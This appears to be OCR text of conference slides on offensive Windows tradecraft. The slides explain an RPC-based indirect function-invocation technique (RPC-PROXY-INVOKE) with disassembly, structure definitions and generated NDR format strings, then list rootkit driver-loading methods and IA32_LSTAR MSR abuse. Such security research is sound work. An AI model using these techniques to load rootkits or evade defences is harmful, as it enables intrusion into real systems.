
3

No Binding Handles

The technique does not require the creation of a valid RPC binding handle. However, if used with a NULL binding handle it requires VEH as a stabilizer.

RPC-PROXY-INVOKE

- RPCRT4.dll implements numerous RPC infrastructure functions as wrappers to dynamically invoke server functionalities.
- Many functions ends up in calling the Invoke function to execute a specific interface function.
- NdrServerCall2 (synchronous), NdrServerCallAll, and NdrServerCallNdr64 (alias of NdrServerCallAll, asynchronous).
- These functions take one argument, a pointer to an RPC_MESSAGE structure.




RPC-PROXY-INVOKE

```
0:004> u rpcrt4!NdrStubCall2 L10
RPCRT4!NdrStubCall2:
00007ffb`7dd5c8a0 4c894c2420      mov     qword ptr [rsp+20h],r9
00007ffb`7dd5c8a5 4c89442418      mov     qword ptr [rsp+18h],r8
00007ffb`7dd5c8aa 4889542410      mov     qword ptr [rsp+10h],rdx
00007ffb`7dd5c8af 48894c2408      mov     qword ptr [rsp+8],rcx
00007ffb`7dd5c8b4 53              push    rbx

00007ffb`7dd5cd14 458bc7          mov     r8d,r15d
00007ffb`7dd5cd17 448bcb          mov     r9d,ebx
00007ffb`7dd5cd1a 488b542460      mov     rdx,qword ptr [rsp+60h]
00007ffb`7dd5cd1f e8ccaa0300      call    RPCRT4!Invoke (00007ffb`7dd977f0)
00007ffb`7dd5cd24 488bc8          mov     rcx,rax
00007ffb`7dd5cd27 48898424a8000000 mov     qword ptr [rsp+0A8h],rax
00007ffb`7dd5cd2f 488b542460      mov     rdx,qword ptr [rsp+60h]
00007ffb`7dd5cd34 eb35            jmp     RPCRT4!NdrStubCall2+0x4cb (00007ffb`7dd5cd6b)
```

RPC-PROXY-INVOKE

```
RPCRT4!Invoke:
00007ffb`7dd977f0 4883ec38        sub     rsp,38h
00007ffb`7dd977f4 48896c2420      mov     qword ptr [rsp+20h],rbp
00007ffb`7dd977f9 4889742428      mov     qword ptr [rsp+28h],rsi
00007ffb`7dd977fe 48897c2430      mov     qword ptr [rsp+30h],rdi
00007ffb`7dd97803 488bec          mov     rbp,rsp
00007ffb`7dd97806 418bc1          mov     eax,r9d
00007ffb`7dd97809 ffc0            inc     eax
00007ffb`7dd9780b 83e0fe          and     eax,0FFFFFFFEh
00007ffb`7dd9780e c1e003          shl     eax,3
00007ffb`7dd97811 e8dadfffff      call    RPCRT4!_chkstk (00007ffb`7dd957f0)
00007ffb`7dd97816 482be0          sub     rsp,rax
00007ffb`7dd97819 4c8bd1          mov     r10,rcx
00007ffb`7dd9781c 488bf2          mov     rsi,rdx
00007ffb`7dd9781f 488bfc          mov     rdi,rsp
00007ffb`7dd97822 418bc9          mov     ecx,r9d
00007ffb`7dd97825 f348a5          rep movs qword ptr [rdi],qword ptr [rsi]
00007ffb`7dd97828 498bfa          mov     rdi,r10
00007ffb`7dd9782b 498bca          mov     rcx,r10
00007ffb`7dd9782e e89dffffff      call    RPCRT4!RpcInvokeCheckICall (00007ffb`7dd977d0)
00007ffb`7dd97833 4c8bd7          mov     r10,rdi
00007ffb`7dd97836 488b0c24        mov     rcx,qword ptr [rsp]
00007ffb`7dd9783a f30f7e0424      movq    xmm0,mmword ptr [rsp]
00007ffb`7dd9783f 488b542408      mov     rdx,qword ptr [rsp+8]
00007ffb`7dd97844 f30f7e4c2408    movq    xmm1,mmword ptr [rsp+8]
00007ffb`7dd9784a 4c8b442410      mov     r8,qword ptr [rsp+10h]
00007ffb`7dd9784f f30f7e542410    movq    xmm2,mmword ptr [rsp+10h]
00007ffb`7dd97855 4c8b4c2418      mov     r9,qword ptr [rsp+18h]
00007ffb`7dd9785a f30f7e5c2418    movq    xmm3,mmword ptr [rsp+18h]
00007ffb`7dd97860 41ffd2          call    r10
00007ffb`7dd97863 488b7528        mov     rsi,qword ptr [rbp+28h]
00007ffb`7dd97867 488b7d30        mov     rdi,qword ptr [rbp+30h]
00007ffb`7dd9786b 488be5          mov     rsp,rbp
```

RPC-PROXY-INVOKE



RPC-PROXY-INVOKE

```
void NdrServerCall2(
  PRPC_MESSAGE pRpcMsg
);
```

```
typedef struct _RPC_MESSAGE {
  RPC_BINDING_HANDLE     Handle;
  unsigned long          DataRepresentation;
  void                   *Buffer;
  unsigned int           BufferLength;
  unsigned int           ProcNum;
  PRPC_SYNTAX_IDENTIFIER TransferSyntax;
  void                   *RpcInterfaceInformation;
  void                   *ReservedForRuntime;
  RPC_MGR_EPV            *ManagerEpv;
  void                   *ImportContext;
  unsigned long          RpcFlags;
} RPC_MESSAGE, *PRPC_MESSAGE;
```

RPC-PROXY-INVOKE

```
typedef struct _RPC_SERVER_INTERFACE
{
    unsigned int Length;
    RPC_SYNTAX_IDENTIFIER   InterfaceId;
    RPC_SYNTAX_IDENTIFIER   TransferSyntax;
    PRPC_DISPATCH_TABLE     DispatchTable;
    unsigned int            RpcProtseqEndpointCount;
    PRPC_PROTSEQ_ENDPOINT   RpcProtseqEndpoint;
    RPC_MGR_EPV __RPC_FAR * DefaultManagerEpv;
    void const __RPC_FAR  * InterpreterInfo;
    unsigned int Flags ;
} RPC_SERVER_INTERFACE, __RPC_FAR * PRPC_SERVER_INTERFACE;

typedef struct _RPC_CLIENT_INTERFACE
{
    unsigned int Length;
    RPC_SYNTAX_IDENTIFIER   InterfaceId;
    RPC_SYNTAX_IDENTIFIER   TransferSyntax;
    PRPC_DISPATCH_TABLE     DispatchTable;
    unsigned int            RpcProtseqEndpointCount;
    PRPC_PROTSEQ_ENDPOINT   RpcProtseqEndpoint;
    ULONG_PTR               Reserved;
    void const __RPC_FAR *  InterpreterInfo;
    unsigned int Flags ;
} RPC_CLIENT_INTERFACE, __RPC_FAR * PRPC_CLIENT_INTERFACE;
```

RPC-PROXY-INVOKE

```
typedef struct  _MIDL_SERVER_INFO_
    {
    PMIDL_STUB_DESC                     pStubDesc;
    const SERVER_ROUTINE     *          DispatchTable;
    PFORMAT_STRING                      ProcString;
    const unsigned short *              FmtStringOffset;
    const STUB_THUNK *                  ThunkTable;
    PRPC_SYNTAX_IDENTIFIER              pTransferSyntax;
    ULONG_PTR                           nCount;
    PMIDL_SYNTAX_INFO                   pSyntaxInfo;
    } MIDL_SERVER_INFO, *PMIDL_SERVER_INFO;
```

RPC-PROXY-INVOKE

```
typedef struct _MIDL_STUB_DESC
  {
  void  *                           RpcInterfaceInformation;
  void  *                           ( __RPC_API * pfnAllocate)(size_t);
  void                              ( __RPC_API * pfnFree)(void  *);
  union
      {
      handle_t  *                   pAutoHandle;
      handle_t  *                   pPrimitiveHandle;
      PGENERIC_BINDING_INFO         pGenericBindingInfo;
      } IMPLICIT_HANDLE_INFO;
  const NDR_RUNDOWN  *              apfnNdrRundownRoutines;
  const GENERIC_BINDING_ROUTINE_PAIR  *   aGenericBindingRoutinePairs;
  const EXPR_EVAL  *                apfnExprEval;
  const XMIT_ROUTINE_QUINTUPLE  *   aXmitQuintuple;
  const unsigned char  *            pFormatTypes;
  int                               fCheckBounds;
  /* Ndr library version. */
  unsigned long                     Version;
  MALLOC_FREE_STRUCT  *             pMallocFreeStruct;
  long                              MIDLVersion;
  const COMM_FAULT_OFFSETS  *       CommFaultOffsets;
  // New fields for version 3.0+
  const USER_MARSHAL_ROUTINE_QUADRUPLE  * aUserMarshalQuadruple;
  // Notify routines - added for NT5, MIDL 5.0
  const NDR_NOTIFY_ROUTINE  *       NotifyRoutineTable;
  //Reserved for future use.
  ULONG_PTR                         mFlags;
  // International support routines - added for 64bit post NT5
  const NDR_CS_ROUTINES *           CsRoutineTables;
  void *                            ProxyServerInfo;
  const NDR_EXPR_DESC *             pExprInfo;
  // Fields up to now present in win2000 release.
```

RPC-PROXY-INVOKE

```
            0x32,       /* FC_BIND_PRIMITIVE */
            0x48,       /* Old Flags:  */
/*  2 */    NdrFcLong( 0x0 ),   /* 0 */
/*  6 */    NdrFcShort( 0x0 ),  /* 0 */
/*  8 */    NdrFcShort( 0x?? ), /* X64 Stack size/offset = n_param * 8 */
/* 10 */    NdrFcShort( 0x60 ), /* 96 */
/* 12 */    NdrFcShort( 0x10 ), /* 16 */
/* 14 */    0x44,       /* Oi2 Flags:  has return, has ext, */
            0x?,        /* n_param + 1 (return value) */
/* 16 */    0xa,        /* 10 */
            0x1,        /* Ext Flags:  new corr desc, */
/* 18 */    NdrFcShort( 0x0 ),  /* 0 */
/* 20 */    NdrFcShort( 0x0 ),  /* 0 */
/* 22 */    NdrFcShort( 0x0 ),  /* 0 */
/* 24 */    NdrFcShort( 0x0 ),  /* 0 */
```

RPC-PROXY-INVOKE

Input parameter definition:

```
/* 26 */    NdrFcShort( 0x48 ), /* Flags:  in, base type, */
/* 28 */    NdrFcShort( 0x0 ),  /* X64 Stack size/offset = 0 */
/* 30 */    0xb,        /* FC_HYPER */
            0x0,        /* 0 */
```

Return value definition:


```
/* 62 */    NdrFcShort( 0x70 ), /* Flags:  out, return, base type, */
/* 64 */    NdrFcShort( 0x30 ), /* X64 Stack size/offset = 48 */
/* 66 */    0xb,        /* FC_HYPER */
            0x0,        /* 0 */

            0x0
```

RPC-PROXY-INVOKE

```
(generator) C:\>python rpcpsgen.py -n 6
int length = 69;
unsigned char stack_proc_string[] = {
        0x32, 0x48, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x38, 0x00, 0x60, 0x00, 0x10, 0x00, 0x44,
        0x07, 0x0a, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x00, 0x00, 0x00,
        0x0b, 0x00, 0x48, 0x00, 0x08, 0x00, 0x0b, 0x00, 0x48, 0x00, 0x10, 0x00, 0x0b, 0x00, 0x48,
        0x00, 0x18, 0x00, 0x0b, 0x00, 0x48, 0x00, 0x20, 0x00, 0x0b, 0x00, 0x48, 0x00, 0x28, 0x00,
        0x0b, 0x00, 0x70, 0x00, 0x30, 0x00, 0x0b, 0x00, 0x00
        };
```

https://gist.github.com/klezVirus/cd1617904f96830f1cae65b350c8109b

RPC-PROXY-INVOKE



RPC-PROXY-INVOKE

- Project Code:
  https://github.com/klezVirus/RpcProxyInvoke
- RpcCraft Demo:
  https://youtu.be/zte6RMtsNzg
- RpcExec Demo:
  https://youtu.be/J6beAl3Dx1c

PREVIOUS RESEARCH



KERNEL ROOTKIT DEPLOYMENT

1

Valid Certificate

This was the technique utilised by Stuxnet, and simply uses a code-sign certificate to sign the driver. Windows now enforces Drivers to be signed by the MS dev portal.

2

Fake Signature


This technique exploits a loophole loophole that allows a newly compiled driver to be signed with non-revoked cross-signed certificates issued prior to or expired before July 29, 2015.

3

Vulnerable Driver


The technique does exploit a vulnerability in a third-party signed driver to load unsigned code in memory, including mapping a rootkit.

ABUSING VULNERABLE DRIVERS




UNPROTECTED MSR READ/WRITE

- MSRs (Model Specific Registers) manage CPU/GPU tasks like debugging and performance monitoring.
- IA32_LSTAR, a key MSR, controls system call dispatch and can be exploited for code execution.
- KVA shadowing patches redirect IA32_LSTAR from KiSystemCall64 to KiSystemCall64Shadow.

